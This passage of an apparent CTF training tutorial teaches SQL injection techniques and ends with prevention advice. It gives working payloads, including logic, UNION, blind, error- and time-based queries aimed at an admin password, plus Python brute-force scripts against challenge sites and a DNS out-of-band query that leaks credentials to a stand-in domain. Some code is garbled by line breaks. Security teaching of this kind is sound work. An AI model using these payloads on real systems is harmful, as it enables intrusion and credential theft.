`SELECT Username FROM Players UNION SELECT CAST(ID as varchar) FROM Teams` is valid and returns

Username
Loldemort
Titto
"1"
"2"

CASTing, like concatenation, can vary greatly between different DBMS. In general, this is true for almost all statements that go beyond satisfying the most basic needs of the programmer, such as simple `SELECT`. For this reason, it is more useful to learn to search for the necessary information on the internet than to memorize the syntax of the SQL standard.

AS "The columns generated by a `UNION SELECT` will have the same name as the columns selected from the first named table." As already mentioned, this is not a problem for us. If you want to solve it, just use the `AS` keyword on the first selected columns:

`SELECT Username FROM Players AS "UserAndTeamNames" UNION SELECT Name FROM Teams`

UserAndTeamNames
Loldemort

UserAndTeamNames
Titto
TRX
TeamItaly

etc…

As with `SELECT`, if you need to rename multiple columns, just separate the various names with a comma.

Practice: SQLBolt

Chapter 2

patching, remediation, mitigation, blackbox, whitebox The term "patch" refers to modifications made to a program's code to mitigate or remove a vulnerability. Remediation = removal of a vulnerability. Mitigation = reduction of the impact of a vulnerability, or increasing the difficulty in launching an attack. They are common in attack and defense competitions, where time is a particularly valuable resource.

Blackbox tests are performed without access to the code, unlike whitebox tests.

SQL injection

SQL injection is a vulnerability of *code injection*, allowing an attacker to write and execute code on the host server. It is as simple (to exploit and avoid) as it is potentially destructive.

Logic SQLi

Vulnerability Overview Take a moment to think about how you would implement a web application that allows the user to execute a query. Let's consider the following code:

"sql query = "SELECT id, name, points FROM teams WHERE name = "' + request.form['query'] + ""' conn = sqlite3.connect("file:CTF_scoreboard.db", uri=True) cursor = conn.cursor()

cursor.execute(query) results = cursor.fetchall() str_res = str(results) "

With `request.form['query']`, the program accepts user input, then executes the query and returns the result. Take some time to understand where the error lies.

The program itself works perfectly, but the fact that the string provided by the user is simply concatenated to the query allows them to close the parentheses related to the `name` string and do whatever they want. To retrieve the entire contents of the table, all they need to do is ensure that the condition is always true, for example by entering in the `query` field:

`' or 'a'='a` And the query `SELECT id, name, points FROM teams WHERE name = '' or 'a'='a'` would then be executed.

Comments What is common to do, when possible, is to comment out the rest of the query instead of trying to complete it perfectly. In this case, we had to resort to string comparison in order to "use" the last apostrophe, but it is customary to use this type of payload:

`' or 1=1 --`, which means execute `SELECT id, name, points FROM teams WHERE name = '' or 1=1 -- '`.

In SQL, the way to write comments may vary depending on the DBMS, but `-- ` (notice the space after the hyphens) should give you the desired result in every situation. This way, we can write the commands we want without worrying about what is written after our payload, which is particularly useful in *blackbox* attacks where, in fact, we wander in the void.

Example Challenge: https://training.olicyber.it/challenges#challenge-48

Union-Based SQLi

Once we are confident in our discovery, we can push further. The Logic SQLi just shown allows "only" obtaining the content of the selected table or bypassing boolean checks, but there are also commands, like `UNION`, which allow us to retrieve data from multiple tables.

In a *whitebox* context, we don't need any particular acrobatics. Just remembering the syntax of the command, checking in the code the names of tables and columns, and we have access to a leak of the entire database. By entering in the `query` field:

`' UNION SELECT * FROM players --` The query `SELECT id, name, points FROM teams WHERE name = '' UNION SELECT * FROM players -- '` will be executed, thus *leaking* the data of the entire `players` table.

Database Metadata However, if we found ourselves in a *blackbox* scenario, we wouldn't have all this information. We would have to guess the name of the table and the various corresponding columns, without ever knowing if we have discovered all possible columns or not.

In these cases, the database's `information_schema` comes in handy. It is a prefix to indicate tables containing metadata ("data about data"). Among the countless pieces of information that can be accessed by reaching these tables, there are also the names of all user-created tables and their respective columns.

The syntax used in this phase can vary greatly from one DBMS to another. However, the steps to be executed remain the same (examples referring to MariaDB):

-
-
- We have all the information, and we can act as if we were solving a *whitebox* challenge.

Tips

Check the DBMS Used

- The first thing to do when approaching a *blackbox* challenge, once you've confirmed the presence of an SQL injection, is to verify the DBMS used...

Test Commands on a Demo

- ...Once this is done, you can perform specific searches on the internet for syntax (there are also specialized cheat sheets for SQLi, like PortSwigger's) and use websites that allow you to test your commands before executing queries on the service you are attacking. For example, to verify the correctness of the queries in this chapter, I used sqliteonline, of course taking care to select the right DBMS.

Find Names of Interesting Tables and Columns from Metadata

- Documentations can be particularly detailed, or conversely, they may lack fundamental descriptions of how metadata is handled. In these cases, using a service like the ones mentioned above (for example, selecting all possible data from the information_schema of the demo database provided by the service) allows us to obtain information about the columns present in the INFORMATION_SCHEMA more quickly.

Filter Automatically Generated Table Information

- The tables in the database can be REALLY numerous. In these cases, it is useful to find the discriminator in the metadata that distinguishes between automatically generated tables and those created by a programmer/user, and add a filter condition.

If You Don't Find, Search Better Instead of Giving Up

- The `information_schema` or its equivalent is present in all DBMS. If you don't find what you're looking for, you're searching wrong.

Tips & Tricks

Find the Number of Columns If we don't know the number of columns, we can use group by (examples from hacktricks):

```
1' ORDER BY 1--+    # executed successfully
1' ORDER BY 2--+    # executed
1' ORDER BY 3--+    # executed
1' ORDER BY 4--+    # error
```

In this case, the fourth `ORDER BY` results in an error, which means the fourth column doesn't exist. Another method, which I prefer, is to select various null values in the `UNION` like this:

```
1' UNION SELECT null-- - # error
1' UNION SELECT null,null-- - # error
1' UNION SELECT null,null,null-- - # executed
```

Using this method, the query will error until we find the precise number of columns to select. And now it's easier…

Find Column Types We can't always be sure of the column types. A developer may decide to save numbers as varchar or not show a selected column. In such cases, a small modification to the last query shown and the use of mock columns can help find the types of all columns:

```
1' UNION SELECT 'a',null,null-- - # error
1' UNION SELECT null,'a',null-- - # error
1' UNION SELECT null,null,'a'-- - # executed
```

So the last column is a varchar.

```
1' UNION SELECT 1,null,'a'-- - # executed
1' UNION SELECT null,1,'a'-- - # error
```

So the first column is an integer, and the second is neither an integer nor a varchar.

Blind SQLi Sometimes, a vulnerable field doesn't return an actual result but a boolean value. Think of the example of a vulnerable login: with a logic SQLi, we can access any account we want. Blind SQLi allows us to go further, potentially extracting the entire database with a simple true/false.

`Christian_C' UNION SELECT 1 FROM users WHERE username='admin' AND password LIKE 'a%' --`. If the first letter of the admin's password is `a`, we'll be logged in as `Christian_C`. Make sure this makes sense in your head.

By automating the process, it's possible to make all possible attempts and eventually, after a few hundred or thousand queries, obtain the entire password.

Tips

Bruteforce with Criteria

- Don't try to inject all possible 128 ASCII characters, or at least start by trying the characters from the alphabet, numbers, and common symbols. ##### If You Have Time Limits, Make Fewer Requests
- The speed of infrastructure or minute request limits can make the process very slow. Many DBMSs, however, allow you to execute some types of queries that enable you to write binary search-like exfiltration programs. In these cases, string comparison SQL is extremely useful. ##### Multitasking

- Implementing a solution similar to the one just presented can be more challenging than expected for a thousand reasons, including haste and pressure. While trying to optimize the solution, run the stupid one first so you always have a plan B and can exfiltrate some of the information in advance. ##### Try-Catch and Error Handling
- During competitions, a thousand things can go wrong in the infrastructure. It may be that a particular character is not retrievable or that requests occasionally "jam" and time out. Try-catch, `try-except` in Python, allows the payload to continue the attack even in case of error, and pressing `CTRL+C` allows you to move to the next attempt (it was useful for me in a challenge from HSCTF 2023). In general, patch things up if necessary: *no one will judge your code as long as it flags.*

Example Challenge: penguin-login LACTF 2024 In this challenge, comments, percent, and the keyword `LIKE` were filtered. PostgreSQL has a command very similar to the blacklisted `LIKE`, namely `SIMILAR TO`. The first script finds the number of characters that make up the flag, and the second one exfiltrates it.

`findnum.py`

```python
from requests import *
from bs4 import BeautifulSoup

URL = "https://penguin.chall.lac.tf/"
s = Session()
payloadStart = "' OR name SIMILAR TO 'lactf{"
payloadEnd = ""
i = 0

while True:
    payload = payloadStart + payloadEnd + "}"
    r = s.post(URL + "submit", data={"username": payload})
    soup = BeautifulSoup(r.text, "html.parser")
    if "We found a penguin" in soup.get_text():
        print("worked: ", payload)
        break
    else:
        payloadEnd += "_"
        print("failed: ", payload)
```


`findflag.py`

```python
from requests import *
from bs4 import BeautifulSoup
from string import digits, ascii_uppercase, ascii_lowercase

```

```python
URL = "https://penguin.chall.lac.tf/"
s = Session()
payloadStart = "' OR name SIMILAR TO 'lactf{"
payloadEnd = "______________________________________"
i = 0

while True:
    payloadEnd = payloadEnd[:-1]
    for c in digits + ascii_lowercase + ascii_uppercase + "!-@":
        payload = payloadStart + c + payloadEnd + "}"
        r = s.post(URL + "submit", data={"username": payload})
        soup = BeautifulSoup(r.text, "html.parser")
        if "We found a penguin" in soup.get_text():
            print("worked: ", payload)
            payloadStart += c
            break
        else:
            print("failed: ", payload)
    else:
        print("end: ", payload)
        break
```

Error-based SQLi

If we don't have any output available, we still have alternatives. The first and simplest one is error-based SQLi. If the website returns a log or feedback in case of an error...



Error.

An error occurred while processing your request.

Request ID: |ce4c68c9-462a355100039435.

Development Mode

Swapping to **Development** environment will display more detailed information about the error that occurred.

The Development environment shouldn't be enabled for deployed applications. It can result in displaying sensitive information from exceptions to end users. For local debugging, enable the **Development** environment by setting the **ASPNETCORE_ENVIRONMENT** environment variable to **Development** and restarting the app.

Figure 1: SQL error

...we can obtain information as if we were executing a blind SQLi.

Conditional Statements - CASE WHEN While in the previous login example we had feedback, for which we logged in if we guessed the character correctly, in this case, we force the DBMS to throw an error when our query satisfies the condition:

`Christian_C' UNION SELECT CASE WHEN (username='admin' AND password LIKE 'a%') THEN 1/0 ELSE 1 END FROM users --`. If the first letter of the admin's password is `a`, the operation 1/0 will be executed, causing the DBMS to throw an error, which will be shown in the output. Again, be careful about variations between different DBMSs: the syntax might be different, and in some cases, division might not throw an error.

Time-based SQLi

If both output and errors are not available, you can perform a time-based SQLi, where you rely on the server's response time. In these cases, when the condition is satisfied, you delay the server's response. The payload is very similar to that of error-based SQLi:

`Christian_C' UNION SELECT CASE WHEN (username='admin' AND password LIKE 'a%') THEN SLEEP(5) ELSE 1 END FROM users --`. If the first letter of the admin's password is `a`, the response will be delayed by 5 seconds.

```python
#!/usr/bin/env python3
import requests
import sys

def blind(query):
    url = "https://big-blind.hsc.tf/"
    response = requests.post(url, data={"user":"" +query+
        ",sleep(5),0) #","pass":""})

    if(response.elapsed.total_seconds()>3):
        print(query)
        return 'Found'

    return response

keyspace =
    'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$^&*()-=+'

query_left_side = "admin' and IF(1=(SELECT 1 FROM users WHERE
    pass LIKE '"
flag = ""
while True:
    for x in range(1,28):
        print(x)
        for k in keyspace:
```

```
        # query = admin' and IF(1=(SELECT 1 FROM users WHERE
            pass LIKE 'flag%'),sleep(10),0) #
        query = query_left_side + flag + k + "%')"
        response = blind(query)

        if response == 'Found':
            flag += k
            break

        if k == '+':
            flag += '_'
```

Batched/stacked queries

In the previous injections, we always stayed "consistent" with the query chosen by the programmer. Finding `SELECT` in the code, we simply exfiltrated data by "stretching" the instruction. However, it's possible to use `;` to terminate the statement, allowing us to then insert any type of instructions, including `DELETE`, `UPDATE` (update), `INSERT` (create).

In our case, the opposite may be useful: we may want to close an `UPDATE` to inject a `SELECT`, in order to steal the flag.

Out of band SQLi

If there is no synchronous output available, but command execution is allowed, we can opt for an out-of-band SQLi. In MySQL:

```
SELECT
    load_file(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+user),'.',
    (SELECT+password),'.',example.com\\test.txt'))
```

sends a DNS query to `database_version.database_user.database_password.example.com`, allowing the domain owner to view the database version, username, and password.

Summarized challenges, the last 4: https://training.olicyber.it/challenges#challenge-356 / https://ctf.cyberchallenge.it/challenges#challenge-13

Training: Web category 2 of CyberChallenge. If you don't have access, PortSwigger Academy: https://portswigger.net/web-security/all-labs#:~:text=SQL%20injection

Remediation and mitigation

SQL injections can be easily prevented using prepared statements, avoiding stored procedures if you are not absolutely sure of what you are doing and if you couldn't achieve the same with prepared statements (which is unlikely).

Even though doing this is straightforward, mistakes can happen or you might not be working alone. To mitigate risks, it's always good practice to disallow batched queries, remove admin and DBA access from accounts used by applications, and always use a read-only connection unless the opposite is strictly necessary.

Advanced: Grant access to views instead of tables. Whitelist commands that must be executed for technical service requirements.